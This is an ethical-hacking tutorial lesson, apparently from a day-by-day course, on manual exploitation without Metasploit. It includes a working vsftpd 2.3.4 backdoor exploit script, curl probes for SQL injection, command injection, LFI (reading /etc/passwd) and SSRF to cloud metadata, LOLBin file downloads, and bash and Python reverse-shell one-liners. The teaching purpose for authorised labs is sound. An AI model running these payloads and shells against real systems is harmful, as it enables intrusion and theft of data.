Day 100 — Professional Ethical Hacker
All exploitation techniques in this guide are practised on systems you own or have explicit written authorisation to test — your own home lab, DVWA, Metasploitable, HackTheBox, or TryHackMe. Never run exploit code against systems without written permission. Understanding exploitation is the foundation of ethical hacking — defence requires knowing how offence works.

On Day 21 you learned Metasploit — the framework that automates exploitation for hundreds of known vulnerabilities. Today I’m going to tell you something most beginner courses skip entirely: in real professional engagements, Metasploit often can’t be used. AV and EDR solutions detect its signatures within seconds. The OSCP exam restricts it to one machine. Many targets have vulnerabilities with no existing module. Exploitation techniques beyond Metasploit are what separates a script runner from a penetration tester. Day 22 teaches you to exploit manually — with research, adapt, and execute discipline that works in every scenario.
- Why You Must Go Beyond Metasploit
- Manual Vulnerability Research — The Full Workflow
- SearchSploit Mastery — Offline Exploit Discovery
- Reading & Adapting Exploit Code Safely
- Python Exploit Scripting — Adaptation Fundamentals
- Living Off the Land — Exploiting Trusted System Tools
- Manual Web Exploitation Without Automated Tools
- Shell Catch — Setting Up Listeners the Right Way
- Decision Framework — When to Use Which Approach
- Day 22 Lab Task
Day 21 gave you Metasploit — the automation layer. Day 22 gives you the foundation underneath it: how to find, understand, and execute exploits manually. These are the skills the OSCP exam tests. These are the skills that matter when the framework gives you nothing. Let’s build them systematically.
Why You Must Go Beyond Metasploit
Metasploit is excellent. I said so on Day 21 and I mean it. But professional penetration testing and the OSCP certification both require you to operate effectively when Metasploit isn’t an option. There are four specific scenarios where manual exploitation techniques beyond Metasploit become essential:
Manual Vulnerability Research — The Full Workflow
Manual vulnerability research starts with the Nmap output you generated using the techniques from Day 8. From the service name and version number, you build an intelligence picture of what is known to be exploitable. The research workflow is systematic — you move through data sources in order of reliability and specificity.
The most important discipline in this workflow is version exactness. An exploit for Apache 2.4.49 does not work on Apache 2.4.50. Getting the version wrong wastes time and may cause unexpected behaviour on the target. Always confirm the version using multiple sources before choosing an exploit path.
# Version scan — extract service banner (from Day 8 Nmap skills)
nmap -sV -sC -p- --open 192.168.1.50 -oN target_scan.txt

# Example output — note EXACT version string
80/tcp   open  http    Apache httpd 2.4.49 ((Unix))
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
8080/tcp open  http    Jetty 9.4.37

# Also confirm version with banner grabbing (from Day 2 Netcat)
nc -nv 192.168.1.50 21
# Output: 220 (vsFTPd 2.3.4) ← confirms exact version

# Research targets — in order of usefulness:
# 1. SearchSploit (offline Exploit-DB)   — fastest, works offline
# 2. exploit-db.com                      — browser, more detail
# 3. GitHub (search: "CVE-XXXX PoC")    — cutting edge, community
# 4. NVD/NIST (nvd.nist.gov)            — CVE detail, CVSS scores
# 5. Vendor security advisories          — authoritative, patches
The version string from your Nmap scan is your primary research query. The more specific you are — vsftpd 2.3.4 is far more useful than just ftp — the more targeted your exploit search results. This is why Day 8’s thorough service enumeration pays off in every downstream phase of an engagement.
SearchSploit Mastery — Offline Exploit Discovery
SearchSploit is a command-line interface to Exploit-DB — the world’s largest public archive of exploit code — built directly into Kali Linux. It searches your local copy of the Exploit-DB database, which means it works completely offline. During a real engagement where network access is restricted, SearchSploit is often the fastest path to finding a known exploit for a target service.
The database is updated with searchsploit -u and contains thousands of verified exploits across web applications, network services, operating systems, and local privilege escalation vectors. Knowing how to search it precisely — and how to inspect and copy exploits safely — is a core daily skill for ethical hackers.
# Update local exploit database
searchsploit -u

# Basic search — service + version
searchsploit vsftpd 2.3.4
searchsploit apache 2.4.49
searchsploit "windows smb"

# Search by CVE number
searchsploit CVE-2021-41773

# Exclude noise — filter by type
searchsploit --type remote apache 2.4
searchsploit --type webapps wordpress

# Copy exploit to current directory for editing
searchsploit -m unix/remote/49757.py

# Show full path without copying
searchsploit -p multiple/webapps/50383.sh

# Open exploit in browser for context
searchsploit -w vsftpd 2.3.4

# Examine exploit BEFORE running it
cat /home/kali/49757.py | head -50     # read first 50 lines
less /home/kali/49757.py               # scroll through entire file
Reading & Adapting Exploit Code Safely
Never run exploit code without reading it first. This is not a suggestion — it is a professional standard. Exploit code from public archives can contain bugs that need fixing, Python 2 syntax that needs upgrading, hardcoded values that must be changed for your target, or in rare cases, malicious code that backdoors your own machine. Reading the exploit before running it is your protection against all of these.
When you open an exploit file, look for four things in sequence: what vulnerability it targets and the affected version, the connection parameters you need to change, what payload is delivered (what kind of shell or command execution), and any dependencies or imports that must be satisfied. Once you understand those four elements you can adapt the exploit safely.
# 1. Change target IP and port
HOST = 'TARGET_IP'    →  HOST = '10.10.10.3'
PORT = 8080           →  PORT = 80

# 2. Fix Python 2 → Python 3 print statements
print "Hello"         →  print("Hello")

# 3. Fix Python 2 → Python 3 string/bytes issues
s.send("GET / HTTP/1.0\r\n")    →  s.send(b"GET / HTTP/1.0\r\n")

# 4. Fix Python 2 raw_input
raw_input("Enter: ")  →  input("Enter: ")

# 5. Install missing dependencies
pip3 install requests pwntools impacket --break-system-packages

# 6. Run with correct Python version
python3 exploit.py    # most modern exploits
python2 exploit.py    # older exploits that can't be ported
Python Exploit Scripting — Adaptation Fundamentals
You don’t need to write exploits from scratch. What you need is the ability to read existing Python exploit code, understand the socket and network communication patterns, fix common compatibility issues, and adapt parameters for your specific target. These four skills cover 90% of the exploit adaptation work you will do in real engagements.
The foundation of almost every network exploit in Python is the same: create a socket, connect to the target, send crafted data, and handle the response. Understanding this core pattern lets you read any exploit confidently, even when the vulnerability mechanism is complex. Let’s build that pattern from the ground up.
#!/usr/bin/env python3
# Core socket pattern — foundation of most network exploits

import socket
import sys

# ── Target Configuration ─────────────────────────────────────────
TARGET_IP   = "192.168.1.50"   # change to your target
TARGET_PORT = 21              # change to target port

# ── Create socket and connect ────────────────────────────────────
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(10)
    s.connect((TARGET_IP, TARGET_PORT))
    print(f"[+] Connected to {TARGET_IP}:{TARGET_PORT}")

    # ── Receive banner ───────────────────────────────────────────
    banner = s.recv(1024).decode('utf-8', errors='ignore')
    print(f"[*] Banner: {banner.strip()}")

    # ── Send crafted payload ─────────────────────────────────────
    payload = b"USER nergal:)\r\n"   # the trigger for vsftpd backdoor
    s.send(payload)
    print(f"[+] Payload sent")

    # ── Connect to spawned shell ─────────────────────────────────
    shell = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    shell.connect((TARGET_IP, 6200))   # vsftpd backdoor port
    shell.send(b"id\n")
    response = shell.recv(1024).decode()
    print(f"[+] Shell response: {response}")

except socket.timeout:
    print("[-] Connection timed out — target not reachable or port closed")
except ConnectionRefusedError:
    print("[-] Connection refused — service not running on this port")
except Exception as e:
    print(f"[-] Error: {e}")
    sys.exit(1)
finally:
    s.close()
socket.socket() — creates the network connection object. s.connect((IP, PORT)) — establishes the TCP connection. s.send(b”…”) — sends bytes to the target (note the b prefix for bytes in Python 3). s.recv(1024) — receives up to 1024 bytes of response. Every network exploit you encounter will use these four building blocks in some form. Recognise them and you can follow any exploit’s flow.
Living Off the Land — Exploiting Trusted System Tools
Living Off the Land Binaries — LOLBins — are legitimate system tools already present on Windows and Linux targets that can be abused for offensive purposes. Because these are trusted operating system components, they typically bypass application whitelisting, avoid AV signature detection, and leave less unusual forensic trace than custom malware. In 2026, LOLBin abuse is the dominant technique in post-exploitation tradecraft used by real adversaries and professional red teams alike.
The concept is simple: instead of uploading your own malicious binary (which AV might flag), you use a trusted binary that was already on the system to achieve the same goal — downloading files, executing code, establishing persistence, or bypassing security controls. The binary is legitimate. Your use of it is the attack.
Manual Web Exploitation Without Automated Tools
Web application exploitation is where manual technique has the highest value over automated tools. Scanners produce false positives and false negatives. Burp Suite from Day 12 is your primary tool — but the actual exploitation is manual thinking guided by tool output. The three most commonly exploited web vulnerabilities in manual assessments are SQL injection, command injection, and local file inclusion — all covered in the ethical hacking course. Here we focus on the manual exploitation mindset: curl-based testing that works even when Burp Suite isn’t available.
# ── SQL Injection probe (from Day 13 SQLi) ───────────────────────
curl -s "http://target/item?id=1'"   # quote probe
curl -s "http://target/item?id=1 AND 1=1--+-"   # boolean TRUE
curl -s "http://target/item?id=1 AND 1=2--+-"   # boolean FALSE

# ── Command injection probe ──────────────────────────────────────
curl -s "http://target/ping?host=127.0.0.1;id"
curl -s "http://target/ping?host=127.0.0.1%3Bid"  # URL encoded
curl -s "http://target/ping?host=127.0.0.1$(id)"  # subshell

# ── LFI probe (from Day 23 prep) ────────────────────────────────
curl -s "http://target/page?file=../../../etc/passwd"
curl -s "http://target/page?file=....//....//etc/passwd"  # bypass

# ── Authentication bypass — curl POST ───────────────────────────
curl -s -X POST http://target/login \
  -d "username=admin'--+-&password=anything"

# ── SSRF probe (from Day 60 in Bug Bounty course) ───────────────
curl -s "http://target/fetch?url=http://127.0.0.1:8080/admin"
curl -s "http://target/fetch?url=http://169.254.169.254/latest/meta-data/"  # AWS

# ── Check response differences ───────────────────────────────────
curl -s "http://target/item?id=1" | wc -c      # normal response length
curl -s "http://target/item?id=1'" | wc -c     # probe response length
# Different lengths = behaviour change = something interesting
Every web probe above is tested against DVWA, HackTheBox, TryHackMe, or authorised bug bounty targets. The same technique against an unauthorised target is illegal under the Computer Misuse Act, CFAA, and equivalent laws. Reference the DVWA Labs Hub for a legal practice environment for every technique above.
Shell Catch — Setting Up Listeners the Right Way
Every exploit that delivers a reverse shell requires a listener on your attack machine to catch the incoming connection. The exploit triggers the target to connect back to you — but if your listener isn’t running before you execute, the connection has nowhere to go and the shell is lost. Always set up your listener before executing the exploit. This is a discipline issue, not a technical one — experienced pentesters set the listener first, every single time.
# ── Option 1: Netcat listener (simplest, no Metasploit) ─────────
nc -lvnp 4444
# -l  listen mode
# -v  verbose (shows connection details)
# -n  numeric-only IP (no DNS)
# -p  specify port (4444 is standard, use 443/80 to blend in)

# ── Option 2: rlwrap nc for stable interactive shell ────────────
rlwrap nc -lvnp 4444
# rlwrap adds readline support — arrow keys, history work in shell

# ── Option 3: Metasploit multi/handler (catches any payload) ────
msfconsole -q -x "use multi/handler; set payload linux/x64/shell_reverse_tcp; set LHOST 10.10.10.1; set LPORT 4444; run"

# ── Shell stabilisation after nc catches a bash shell ───────────
python3 -c 'import pty;pty.spawn("/bin/bash")'
Ctrl+Z
stty raw -echo; fg
export TERM=xterm
# Now: full interactive shell, tab completion, Ctrl+C works
Decision Framework — When to Use Which Approach
Professional penetration testing requires judgment about which technique to apply in each scenario. The decision is not “manual vs Metasploit” in isolation — it depends on the engagement rules, the target environment, the time available, and the accuracy requirements of the test. Here is the framework I use on every engagement:
| Scenario | Best Approach | Reason |
|---|---|---|
| OSCP exam machine (not your Metasploit allowance) | Manual + SearchSploit | Exam rules prohibit Metasploit here |
| Hardened target with AV/EDR (real engagement) | Manual + LOLBins | Metasploit signatures detected and blocked |
| Custom or obscure service, no MSF module | SearchSploit + exploit adaptation | No module exists, public PoC may be available |
| CTF / lab with common vulnerable service | Metasploit (efficient) | Speed matters, no AV, module likely exists |
| Web application testing | Manual Burp + curl | Web scanners miss context-dependent vulns |
| Learning / skill development | Always manual first | Manual builds understanding automation erases |
Day 22 Lab Task
Today’s task consolidates everything from Day 22 into a practical exploitation workflow using your home lab. You will practise the full manual exploitation cycle — research, find, read, adapt, execute — without using Metasploit modules.
nmap -sV 192.168.x.x to get service versions. Pick 3 services and search SearchSploit for each. Document what you find.searchsploit -m unix/remote/49757.py. Read the full source. Identify: (1) what vulnerability it exploits, (2) what parameters need changing, (3) what shell it delivers. Write these down before running anything.nc -lvnp 6200. Adapt the exploit IP to your Metasploitable target. Run it. Stabilise the shell using the pty technique. Run id and whoami to confirm access.wget or curl to pull a file from a Python HTTP server on your Kali machine (python3 -m http.server 8080). This is the foundational post-exploitation file transfer technique.
# ── SEARCHSPLOIT ─────────────────────────────────────────────────
searchsploit -u                              # update database
searchsploit vsftpd 2.3.4                    # search by service + version
searchsploit CVE-2021-41773                  # search by CVE
searchsploit -m unix/remote/49757.py         # copy exploit locally
searchsploit -p unix/remote/49757.py         # show path only
searchsploit -w vsftpd 2.3.4                 # open in browser

# ── EXPLOIT ADAPTATION ───────────────────────────────────────────
cat exploit.py | head -50                    # read before running
python3 exploit.py [TARGET_IP]               # run Python 3 exploit
pip3 install requests --break-system-packages # install dependency

# ── LISTENER SETUP ───────────────────────────────────────────────
nc -lvnp 4444                                # basic Netcat listener
rlwrap nc -lvnp 4444                         # with readline support

# ── SHELL STABILISATION ──────────────────────────────────────────
python3 -c 'import pty;pty.spawn("/bin/bash")'
stty raw -echo; fg
export TERM=xterm

# ── LOLBINS — FILE TRANSFER ──────────────────────────────────────
python3 -m http.server 8080                  # serve files from Kali
wget http://[KALI-IP]:8080/file.sh           # Linux download
curl -O http://[KALI-IP]:8080/file.sh        # Linux download alt
certutil -urlcache -f http://[KALI-IP]:8080/file.exe file.exe # Windows

# ── REVERSE SHELL ONE-LINERS ─────────────────────────────────────
bash -i >& /dev/tcp/[KALI-IP]/4444 0>&1      # bash reverse shell
python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("[KALI-IP]",4444));[os.dup2(s.fileno(),f) for f in(0,1,2)];pty.spawn("/bin/sh")'
when Metasploit gives you nothing.
Day 23 covers LFI and RFI — Local and Remote File Inclusion. These are the vulnerabilities that let you read arbitrary files from the server and, under the right conditions, execute code. File inclusion bugs have been in OWASP Top 10 for years and still appear regularly in real-world targets. Tomorrow’s lesson is one of the most practically useful in the entire course.
Frequently Asked Questions — Day 22
← Day 21: Metasploit Framework — the automation layer you extend with manual techniques
SecurityElites — Beginner Exploitation Guide — 10 ethical hacking exploitation techniques every pentester should know
Exploit-DB — the official online archive; SearchSploit is the offline CLI interface to this database →
LOLBAS Project — complete Living Off the Land Binaries reference for Windows →
The first time I failed a real engagement was because I relied entirely on Metasploit and the client’s EDR terminated every session within 30 seconds. I had to go back, research manually, find a PoC on GitHub, adapt it for Python 3, and execute it cleanly — all while the client was watching the time. That experience made me a better tester than any lab exercise ever did. The manual methodology on Day 22 is exactly what I used to recover that engagement. Learn it properly and it becomes your most reliable weapon. See you on Day 23 — file inclusion is next.